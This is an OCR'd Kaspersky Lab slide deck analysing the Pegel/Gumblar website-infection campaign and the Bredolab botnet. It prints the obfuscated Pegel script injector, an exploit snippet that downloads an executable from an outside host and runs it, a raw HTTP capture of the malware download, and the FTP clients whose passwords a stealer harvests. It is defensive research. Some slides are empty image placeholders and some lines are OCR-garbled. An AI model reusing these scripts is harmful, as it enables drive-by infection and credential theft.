# Caution: Level Pegel

## The Ideal Computer Infecting Scheme

Alexey Kadiev, Darya Gudkova,
Igor Sumenkov


Kaspersky Lab

# Web based malware

- Became widespread about a year ago

- Characteristics of web based malware:
  - Propagation through compromised websites
  - Bots send spam to infect more computers
  - Ftp password stealer

# Pegel and Gumblar



# What is Pegel

- Pegel is a malicious JavaScript that is inserted into
-
-
-


```
<script>this.v='';this.C=51578;this.C-=144;function W(){var j="j";k={};var M=document;try {var
WL='l'} catch(WL){};var G=new String("crea"+"teEl"+"emenONH".substr(0,4)+"t");var g=new String(
"onl"+"oad");var _=String("defer");var e="scri"+"VCOpt".substr(3);var Aa=["aI","Gp"];var L=new
Array();var n=String("yAvappe".substr(3)+"ndCh"+"YT5oild".substr(4));var t={QF:false};nw=26568;
nw++;Y=["TM","w","Fc"];XD={kO:"oI"};var H="body";var T=String("srcQmA".substr(0,3));var eG=new
String();var Q=window;nY={};try {var B='MP'} catch(B){};Mc=[];function r(){var VD=[];d=40349;d
-=155;u_=13236;u_+=165;this.D="D";try {YP=["HH","Yb","Hc"];var u=9630-9629;var h="/go"+"y0zogl"
.substr(3)+"e.cwlpN".substr(0,3)+"om/"+"TaoikeToa".substr(3,3)+"GlRsa.cGRls".substr(4,3)+
"QGXtom/".substr(4)+"Cg5binC5o".substr(3,3)+"g.c"+"om."+"Ev1rphprv1E".substr(4,3);var S=532955-
524875;var Lt="Lt";var DE=["DO","i_"];var x="ht"+"tp"+":/"+"/p"+
substr(4,2)+"u:";R=M[G](e);ww={q:22300};var s={};try {} catch(ds){};var Xf={};try {} catch(KJ
){};R[_]=u;this.Lx=3456;this.Lx++;var gb={gg:false};R[T]=x+S+h;M[H][n](R);XX=["uU","mI"];
this.lW="lW";var BL=false;} catch(SW){};aj=59493;aj-=209;}sv=["_M"];Q[g]=r;};W();this.Xs=61509;
this.Xs-=222;VT={iW:"xj"};</script>
<!--1b54a856abe7c7f3b162507907adedda-->
```

# What Pegel does


- The one and only functionality of this JavaScript is inserting an IFRAME tag that directs the user to the “Exploit Delivery Network” of the botnet
- There are many web pages that contain the Iframe tag that points to the “same network”

```
<div id=“G88tljvky52tn”>
<iframe
src=http://ma***gh.com:8080/index.php?Mvplkcm435j=11&pid=1
width=“1” frameborder=“0” height=“1”></frame>
</div>
```

# The amount of Pegel



# Pegel in Spam: June



# Exploit Delivery Network

- All URLs share the port part:

http://dc

- The s nx",
  a pop
  rever
- Most ses
- IP ad
- Serve
- Looks like a fast-flux network of compromised web servers

```
;; ANSWER SECTION:
ma    h.com.          432     IN      A       91.121.122.81
ma    h.com.          432     IN      A       91.135.228.235
ma    h.com.          432     IN      A       188.165.192.106
ma    h.com.          432     IN      A       77.241.93.114
ma    h.com.          432     IN      A       91.121.72.144
```

```
;; ANSWER SECTION:
ma    h.com.          432     IN      A       213.186.46.30
ma    h.com.          432     IN      A       77.241.80.228
ma    h.com.          432     IN      A       83.169.37.246
ma    h.com.          432     IN      A       91.121.72.144
ma    h.com.          432     IN      A       94.23.60.106
```

# Exploits delivered


```
10          a0wuLpymY.type = 1;
11          arz2qDTHha.open('GET','http://[redacted].com:8080/welcome.php?id=0&pid=1',false);
12          arz2qDTHha.send();
13          a0wuLpymY.open();
14          a0wuLpymY.Write(arz2qDTHha.responseBody);
15          var kVhnIouA = './/..//file.exe';
16          a0wuLpymY.SaveToFile(kVhnIouA,2);
17          a0wuLpymY.Close();
18        }catch(e) {}
19        try{
20          llUnW0r09w.shellexecute(kVhnIouA);
21        }catch(e){
22          }
23      }catch(e){
24        }
25  }
26  fNPIP6FPav();
27      C2z0u2ab = new Array("AcroPDF.PDF", "PDF.PdfCtrl");
28      for(i in C2z0u2ab){
29          try{
30            Hj8c2l = new ActiveXObject(C2z0u2ab[i]);
31            if (Hj8c2l){
32              Qo4w9i = document.createElement("iframe");
33              Qo4w9i.setAttribute("src", "Notes1.pdf");
34              document.body.appendChild(Qo4w9i);
35            }
36          }catch(e){}
37      }
38      try{
39      if (navigator.javaEnabled()){
40          K22ppw1 = document.createElement("iframe");
41          K22ppw1.setAttribute("src", "Applet1.html");
42          document.body.appendChild(K22ppw1);
```

# Bredolab

KASPERSKY lab

```
GET /welcome.php?id=6&pid=1&hello=503 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: roun[redacted]ker.ru:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 12 May 2010 21:58:45 GMT
Content-Type: application/octet-stream
Connection: close
Expires: 0
Pragma: public
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Description: File Transfer
Content-Disposition: attachment; filename=game.exe
Content-Transfer-Encoding: binary
Content-Length: 29696

MZ.....@.....!..L.!This program cannot be run in DOS mode.

$.......-...i...i...
.............M......./.....Richi.....PE..L...Nx.;.....S.....
0....@..... .....@..0.....|....
`.....text...
\..... ..`.data....`...0..... .....@....rdata.....`.....8.....@.ne
t.... ....p...4...@.....@..
@.....
H.....b...n.....
$...:...N...X...b.....".4...B...P...`...j...t.....
*...8...B...T...d...t.....".8...J.....N.G.13.556.KH.>77...23..5K?.2:J.G;.=I3DJ2N?
6KNI..@C<J=.I...IMF@.0..2KHL.4.D.03E6F...I9I....U....$..]@..
D_@..L$..]...yN@.....1G@.)].Y)
._@.+4$..H.@..E.X.T$.....+4$.....i@..%.[@.R..;.@..U.+.)....F@..u..}.....@...$).1.A.}...$.D$.)..U<....@.w..Su@...hI2@..U.+.
$Y..}
=@.h..@..1..gG@.....}.....:84N.7@1.E@.1116C8DL.INK.J..OJK.N3.N7BOIH8G3.=..;2=.NH.806@N>O6.MN.<:J.M.55.7C.;=KL..H;E.
M...F1<E...G=.<9.L@.<A7HN..E11L4.49C.=4.8KJ?>H28OOJB.2G.O..B.....M..
.[@...$...@.+M...._@.,.....s.3.....^@..].....w_....>..$..$)
.^@.v.!.j.[..m.@.h..@...h.D@...8.E.P3..D$..
x[@.+.Qha:@.....@.....@...+.$.%.[@.<.U.....]@..5l.....X...]@...4.ta.....D$<.....>..$....@,..L
+....H#.....:.t1..$...@...8..I.U.....hG.@.s.....U.U..3.+..T$@!.s.....B....p....3..@.....@
+.....#H.s.....+...E...u.....f..J..f.:U.u....._@...h._@...v...j@
+.h.I....8h..@.....j...O..._@.v...s.....v.>..$.....@....2I.....+...M...!.J..3.....u.v...j.
[R.....;^..._u.....Ox....tN..t...=..:4...w>.:.$..#...u.t.6.O5.L...t>.:.$....r.t...r
"....;?p.*.....#.....%Y...{...{.....a.R....S....R....S....U."w
```

# Payload delivered



# Special payload: PSW Stealer

- Trojan-PSW.Win32.Agent.qgg
- Functionality:
  - Steals ftp credentials from web sites (searching locally stored ftp paswords)
    - *Filezilla 3*
    - *Ftp Navigator*
    - *BulletProof Ftp*
    - *CuteFtp*
    - *ALFTP*
    - *Far 2*
    - *Frigate 3*
    - *Ftp Explorer*
    - *FlashFXP*
    - *FTPRush*
    - *Firefox*
    - *Auto FTP*
    - *Total Commander*
  - Sends found passwords back to Pegel/Bredolab C&C in order to infect user's web site

